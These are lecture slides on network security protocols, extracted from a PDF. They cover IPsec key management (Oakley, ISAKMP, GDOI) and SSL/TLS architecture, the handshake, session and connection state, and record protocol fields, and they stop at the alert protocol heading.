
- a key exchange protocol
- based on Diffie-Hellman key exchange
- adds features to address weaknesses
  - cookies, groups (global params), nonces, DH key exchange with authentication
- can use arithmetic in prime fields or elliptic curve fields

# ISAKMP

- Internet Security Association and Key Management Protocol
- provides framework for key management
- defines procedures and packet formats to establish, negotiate, modify & delete SAs
- independent of key exchange protocol, encryption alg & authentication method

# Group Domain of Interpretation (GDOI)

- it is a protocol for group key management
- it is run between a group member and a "group controller" (key server) and establishes a security association among two or more group members




# Summary

- have considered:
  - IPsec security framework
  - AH
  - ESP
  - key management & Oakley/ISAKMP

# Computer and Network Security

SSL/TSL

# Security architecture and protocol stack



Secure applications:  
PGP, SHTTP, SFTP,...

or

Security down in the  
protocol stack

-SSL between TCP  
and applic. layer

- IPSEC between TCP  
and IP

# SSL/TLS intro

- Transport Layer Security (TLS) and its predecessor, Secure Sockets Layer (SSL), are cryptographic protocols that provide security for communications over networks
- TLS and SSL encrypt the segments of network connections at the Transport Layer end-to-end

# SSL/TLS intro, continued

- Several versions of the protocols are in widespread use in applications like web browsing, electronic mail, Internet faxing, instant messaging and VoIP
- TLS is an IETF standards track protocol, last updated in RFC 8446 (2018)
- TLS derives from the earlier SSL specifications developed by Netscape Corporation (Taher El-Gamal)

# SSL/TLS intro, continued 2

- SSL/TLS allow client/server applications to communicate across a network in a way designed to prevent eavesdropping, tampering and message forgery
- provide endpoint authentication and communications confidentiality over the Internet using cryptography
  - RSA security with 1024 and 2048 bit strengths
- current version TLS 1.3 (RFC 8446 by Mozilla)
  - SSL 1, 2, 3 broken
  - TLS 1.0 having several weakness
  - TLS 1.1 fair
  - TLS 1.2 still good

# main threats addressed

- **eavesdropping** = the act of secretly listening to private conversation
- **tampering** = the act of altering something secretly or improperly
- **message forgery** = sending of a message to deceive the recipient as to whom the real sender is

# SSL/TLS intro, continued 3

- In typical end-user/browser usage, TLS authentication is **unilateral**: only server is authenticated, but not vice versa
- TLS also supports mutual authentication
  - provided that partners diligently scrutinize identity information

# SSL/TLS intro, continued 4

- Mutual authentication requires that the TLS client-side also holds a certificate (which is not usually the case in the end-user/browser scenario)
  - Unless TLS-PSK, the Secure Remote Password (SRP) protocol, or **some other protocol is used that can provide strong mutual authentication in the absence of certificates**

# SSL/TLS intro, continued 5

TLS involves three basic phases:

1. Peer negotiation for algorithm support
2. Key exchange and authentication
3. Symmetric cipher encryption and message authentication

# SSL/TLS intro, continued 6

- During first phase, client and server negotiate cipher suites, which determine ciphers to be used, key exchange and authentication algorithms, as well as message authentication codes (MACs)
  - key exchange and authentication algorithms are typically public key algorithms, or, as in TLS-PSK, preshared keys (PSKs) could be used
  - message authentication codes are made up from cryptographic hash functions using the HMAC construction for TLS, and a non-standard pseudorandom function for SSL.

# SSL/TLS: typical algorithms

- For key exchange: RSA, Diffie-Hellman, ECDH (Elliptic Curve Diffie-Hellman), SRP (Secure Remote Password protocol), PSK
- For authentication: RSA, DSA, ECDSA (Elliptic Curve Digital Signature Algorithm)
- Symmetric ciphers: RC4, Triple DES, AES, IDEA, DES, or Camellia. In older versions of SSL, RC2 was also used.
- For cryptographic hash function: HMAC-MD5 or HMAC-SHA are used for TLS, MD5 and SHA for SSL, while older versions of SSL also used MD2 and MD4.

# SSL/TLS and digital certificates

- The key information and certificates necessary for TLS are handled in the form of X.509 certificates, which define required fields and data formats.

# how SSL/TLS works 1/5

- Client and server negotiate a stateful connection by using a handshaking procedure. During handshake, client and server agree on various parameters used to establish connection's security
- Handshake begins when client connects to TLS-enabled server requesting a secure connection and presents a list of supported ciphers and hash functions
- From this list, server picks the strongest cipher and hash function that it also supports and notifies client of the decision

## how SSL/TLS works 2/5

- Server sends back its identification in the form of a digital certificate X.509
- Client may contact the CA and confirm that the certificate is authentic and not revoked before proceeding
  - modern browsers support Extended Validation certificates and can use the Online Certificate Status Protocol (OCSP)

## how SSL/TLS works 3/5

- For generating session keys used for secure connection, client encrypts a random number (RN) with server's public key (PbK), and sends result to server.
  - Only server is able to decrypt it (with its private key (PvK)): this is the one fact that makes the keys hidden from third parties, since only the server and the client have access to this data.

## how SSL/TLS works 4/5

- Client knows PbK and RN, and server knows PvK and (after decryption of the client's message) RN. A third party may only know PbK, unless PvK has been compromised.
- From the random number, both parties generate key material for encryption and decryption.


# how SSL/TLS works 5/5

- This concludes the handshake and begins the secured connection, which is encrypted and decrypted with the key material until the connection closes.
- *If any one of the above steps fails, the TLS handshake fails, and the connection is not created.*

# SSL (Secure Socket Layer)

- transport layer security service
- uses TCP to provide a reliable end-to-end service
  - originally developed by Netscape
  - version 3 designed with public input
  - subsequently became Internet standard known as TLS (Transport Layer Security)
- SSL has two layers of protocols

# **SSL Architecture**



# SSL Architecture

- SSL session
  - an association between client & server
  - created by the Handshake Protocol
  - defines a set of cryptographic parameters
  - maybe shared by multiple SSL connections (re-negotiating can be onerous)
  - stateful
- SSL connection
  - a transient, peer-to-peer, communications link
  - associated with 1 SSL session
  - stateful

# sessions and connections

- between any pair of parties there may be multiple secure connections
  - there may also be multiple simultaneous sessions between parties, but this feature is not used in practice
- several states associated with each session
  - once a session is established, there is a current operating state for both read and write (i.e., receive and send)
  - during Handshake Protocol, pending read and write states are created
  - after conclusion of Handshake Protocol, the pending states become the current states

# parameters defining session state

- Session identifier
  - arbitrary byte sequence chosen by the server to identify an active or resumable session state
- Peer certificate
  - X509.v3 certificate of the peer. This element of the state may be null
- Compression method
  - The algorithm used to compress data prior to encryption.

# parameters defining session state

- **Cipher spec**  
Specifies the bulk data encryption algorithm (such as null, DES, etc.) and hash algorithm (such as MD5 or SHA-1) used for MAC calculation. It also defines cryptographic attributes such as the hash\_size.
- **Master secret**  
48-byte secret shared between the client and server.
- **Is resumable**  
flag indicating whether the session can be used to initiate new connections.

# parameters defining connection state

- Server and client random  
Byte sequences that are chosen by the server and client for each connection.
- Server write MAC secret  
The secret key used in MAC operations on data sent by the server
- Client write MAC secret  
The secret key used in MAC operations on data sent by the client.
- Server write key  
The conventional encryption key for data encrypted by the server and decrypted by the client

# parameters defining connection state

- Client write key

The conventional encryption key for data encrypted by the client and decrypted by the server.

- Initialization vectors

When a block cipher in CBC mode is used, an initialization vector (IV) is maintained for each key. This field is first initialized by the SSL Handshake Protocol. Thereafter the final ciphertext block from each record is preserved for use as the IV with the following record

# parameters defining connection state

- Sequence numbers


Each party maintains separate sequence numbers for transmitted and received messages for each connection. When a party sends or receives a **change cipher spec message**, the appropriate sequence number is set to zero. Sequence numbers may not exceed  $2^{64} - 1$ .

# SSL Record Protocol

two main services

- **confidentiality**
  - using symmetric encryption with a shared secret key defined by Handshake Protocol
  - IDEA, RC2-40, DES-40, DES, 3DES, Fortezza, RC4-40, RC4-128
  - message is compressed before encryption
- **message integrity**
  - using a MAC with shared secret key
  - similar to HMAC but with different padding

# SSL - Record Protocol



# Authentication: MAC

Similar to HMAC (uses concatenation instead of EXOR)

```
Hash(MAC_secret_key || pad2  
    || hash(MAC_secret_key || pad1 || seqNum ||  
    SSLcompressed.type ||  
    SSLcompressed.length ||  
    SSLcompressed.fragment))
```


- pad1=0x36 repeated 48 times (MD5); 40 times (SHA-1)
- pad2=0x5C repeated ...
- SSLcompressed.type = high level protocol used to process segment

# encoding methods

- segment into blocks of  $2^{14} = 16384$  bytes
- compression (optional):
  - must be no lossy and must guarantee to reduce pack size
  - default in SSLv3 : no compression
- MAC computation (see previous slide)
  - on compressed data
- several (symmetric) encryption methods:
  - block ciphers: IDEA (128) RC2-40, DES-40, DES (56), 3DES (168),
  - Stream Cipher: RC4-40, RC4-128
  - Smart card: Fortezza

# SSL - record

## fields of the header



Major version	Minor version	Version type
3	0	SSL 3.0
3	1	TLS 1.0
3	2	TLS 1.1
3	3	TLS 1.2


# fields

- Content Type (8 bits)
  - The higher layer protocol used to process the enclosed fragment (`change_cipher_spec`, `alert`, `handshake`, and `application_data`. The first three are the SSL-specific protocols; no distinction is made among the various applications (e.g., HTTP) that might use SSL)
- Major Version (8 bits)
  - Indicates major version of SSL in use. For SSLv3 and TLS1.2, the value is 3
- Minor Version (8 bits)
  - Indicates minor version in use. For SSLv3, the value is 0; for TLS1.2 it is 3
- Compressed Length (16 bits)
  - The length in bytes of the plaintext fragment (or compressed fragment if compression is used).


# SSL - Payload




(a) Change Cipher Spec Protocol



(c) Handshake Protocol



(b) Alert Protocol



(d) Other Upper-Layer Protocol (e.g., HTTP)

# SSL Change Cipher Spec Protocol

- one of 3 SSL specific protocols which use the SSL Record protocol
- a single message
- to cause the pending state to be copied into the current state, which updates the cipher suite to be used on this connection
- usually sent just after handshaking

# SSL Alert Protocol

